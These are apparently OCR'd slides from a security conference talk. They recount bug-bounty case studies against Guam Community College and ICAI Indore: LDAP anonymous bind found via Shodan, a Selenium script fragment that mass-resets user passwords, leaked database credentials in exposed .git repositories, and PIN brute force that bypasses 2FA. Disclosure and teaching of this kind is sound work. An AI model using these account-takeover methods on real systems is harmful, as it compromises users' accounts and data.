
We also recommend that you follow this practice for your personal accounts such as email and online banking.

How to change your password: https://guamcc.mojohelpdesk.com/help/article/310154

We thank you for your cooperation and attention to this matter.

Management Information Systems

Sent By: PIO, GCC
Delivery Date: Oct 16, 2023 12:36 PM


File Edit View Navigate Code Refactor Run Tools VCS Window Help
GuamCC - test_sophie.py
GuamCC test_sophie.py
test_sophie
Project
test_sophie.py
GuamCC C:\Users\MateiJosephs\Documents\Engag
chromedriver_win32
chromedriver.exe
LICENSE.chromedriver
chromedriver_win32.zip
output.csv
test_sophie.py
External Libraries
Scratches and Consoles
self.driver.find_element(By.ID, "confirmNewPassword").send_keys(new_pass)
self.driver.find_element(By.ID, "confirmNewPassword").send_keys(Keys.ENTER)
time.sleep(3)
testClass = GuamCCTest()
testClass.read_data()
for user, secret in zip(testClass.user_list, testClass.secret_list):
testClass.setup_method("")
testClass.change_pass(user, secret, "Pentest1!")
testClass.teardown_method("")
6 18
for user, secret in zip(testCla...
Run test_sophie
File "C:\Users\MateiJosephs\Anaconda3\envs\py39\lib\site-packages\selenium\webdriver\common\utils.py", line 101, in is_connectable
socket_ = socket.create_connection((host, port), 1)
File "C:\Users\MateiJosephs\Anaconda3\envs\py39\lib\socket.py", line 832, in create_connection
sock.connect(sa)
KeyboardInterrupt
Process finished with exit code -1
Version Control
Run
TODO
Problems
Terminal
Python Packages
Python Console
Services
Download pre-built shared indexes: Reduce the indexing time and CPU load with pre-built Python packages shared indexes // Always download // Download once ... (19 minutes ago
39:58 LF UTF-8 2 spaces* Python 3.9

GUAM COMMUNITY COLLEGE – TECHNICAL CONCLUSIONS

- *Started from a very wide scope (all exposed LDAP servers using Shodan)*
- *Connected using LDAP anonymous bind to all of them and extracted the data using a bash script using multithreading*

- *Found that the Guam CC LDAP server exposed sensitive data*
- *Looked further into that, found further issues*

- *Automated password changes using Selenium*

GUAM COMMUNITY COLLEGE – GENERAL CONCLUSIONS

- *The fact that the vendor/client say that an issue is fixed does not mean that the issue was fixed*
- *LDAP Anonymous Binding enabled is not an issue in itself, Account Takeover is → Always* ***show impact***


CASE IV


GOOGLE DORKS – EXPOSED GIT REPOSITORIES


INTERESTING TARGET: *ICAI*
(INSTITUTE OF CHARTERED ACCOUNTANTS OF INDIA)
BRANCH OF INDORE


ICAI INDORE

- Found database credentials inside the repository
- The database credentials worked and exposed several pieces of information, including credentials
- Visited the web application and found that the login is done using a membership number and a four-digit PIN

ICAI INDORE – MEMBERSHIP NUMBER ENUMERATION







ICAI INDORE

ICAI INDORE
indore-icai.org

Memory usage: 323 MB

Paused

ED ACCOUNTANTS OF INDIA
(Set up by an Act of Parliament)
INDORE BRANCH (CIRC)

Events 1 | Gallery | Log In | New Registration

About Us | Members | Students | Job Portal | Coworking space | Resources | Contact us | E-Directory

Upcoming Events 1

View all

Fri 22 Mar | 10:00 AM
National Conference -संकल्प for "Embarking Change, Staying Relevant"
View Details | Enroll Now

Support

ICAI INDORE

https://directory.indore-icai.org/member_login

Indore Branch of
Central India Regional Council of
The Institute of Chartered Accountants of India

MEMBER LOGIN

Hello Members from here you can access your Account!

440931

Login →

OR

Continue with Google

ICAI TECHNICAL CONCLUSIONS

- *Started from a wide scope → all exposed .git repositories found using Google Dorks*
- *Found database credentials → account takeover*
- *Issue reported → Git repository removed and DB password changed*
- *Kept looking manually and found Excel file containing user data*
- *Found Insufficient Rate Limiting → PIN Bruteforce → 2FA Bypass*

ICAI GENERAL CONCLUSIONS

- *Google Dorks are your friend They are extremely powerful*
- *Security issues come in bunches → If you find one, you are likely to find others as well*
- *Start wide, focus deep*
- *Seemingly harmless security issues can have severe impact*
  - *Do not simply report Insufficient Rate Limiting*
  - *What can you do with it?*

FINAL CONCLUSIONS

- *Most malicious actors hack at scale*
- *Deep tests are necessary, but sometimes the scopes are too wide*
  - *You must know how to look for low-hanging fruits and finding them quickly*
- *The internet is generally unsafe → You will definitely find something*
- *This type of hacking is prone to automation*

HOW TO APPLY WHAT WE LEARNED TODAY?

- *Create a script which indexes all scopes of bug bounty programs regularly*
- *Create a script which looks for one issue across all scopes*
- BUY ME A COFFEE

THANK YOU

LINKEDIN

GITHUB

Many thanks to our sponsors and partners!

Powered by orange

PLATINUM SPONSORS

BIT SENTINEL

D3 CYBER

CYBER LIFE HACKS

HACKING VILLAGE PARTNERS

cyber EDU

electron

HACKOUT Portalul Atacurilor Cibernetice

SILVER SPONSORS

efect

PFG FINANCE

wantsome the friendly IT academy

MOBILITY PARTNER

TOYOTA Cluj-Napoca prin Profi Auto

COMMUNITY & MEDIA PARTNERS

DIRECTORATUL NAȚIONAL DE SECURITATE CIBERNETICĂ

CLUJ IT

UNIVERSITATEA BABEȘ-BOLYAI
BABEȘ-BOLYAI TUDOMÁNYEGYETEM
BABEȘ-BOLYAI UNIVERSITÄT
BABEȘ-BOLYAI UNIVERSITY
TRADITIO ET EXCELLENTIA

BRCC British Romanian Chamber of Commerce

ISACA Trust in, and value from, information systems Romania Chapter

(ISC)² CHAPTER ROMANIA

Cloud Security Alliance Romania Chapter CSA

CARTEA DALIEI

x86 GENERATION

WOMEN 4CYBER EUROPEAN CYBER SECURITY ORGANISATION ROMANIA

ȘCOALA INFORMALĂ DE IT®

TSM TODAY SOFTWARE MAGAZINE

DevExperience

ITCAMP

MOBZINE.RO

SecurityPatch

ROTSA The highway of Romanian Tech Startups

techcelerator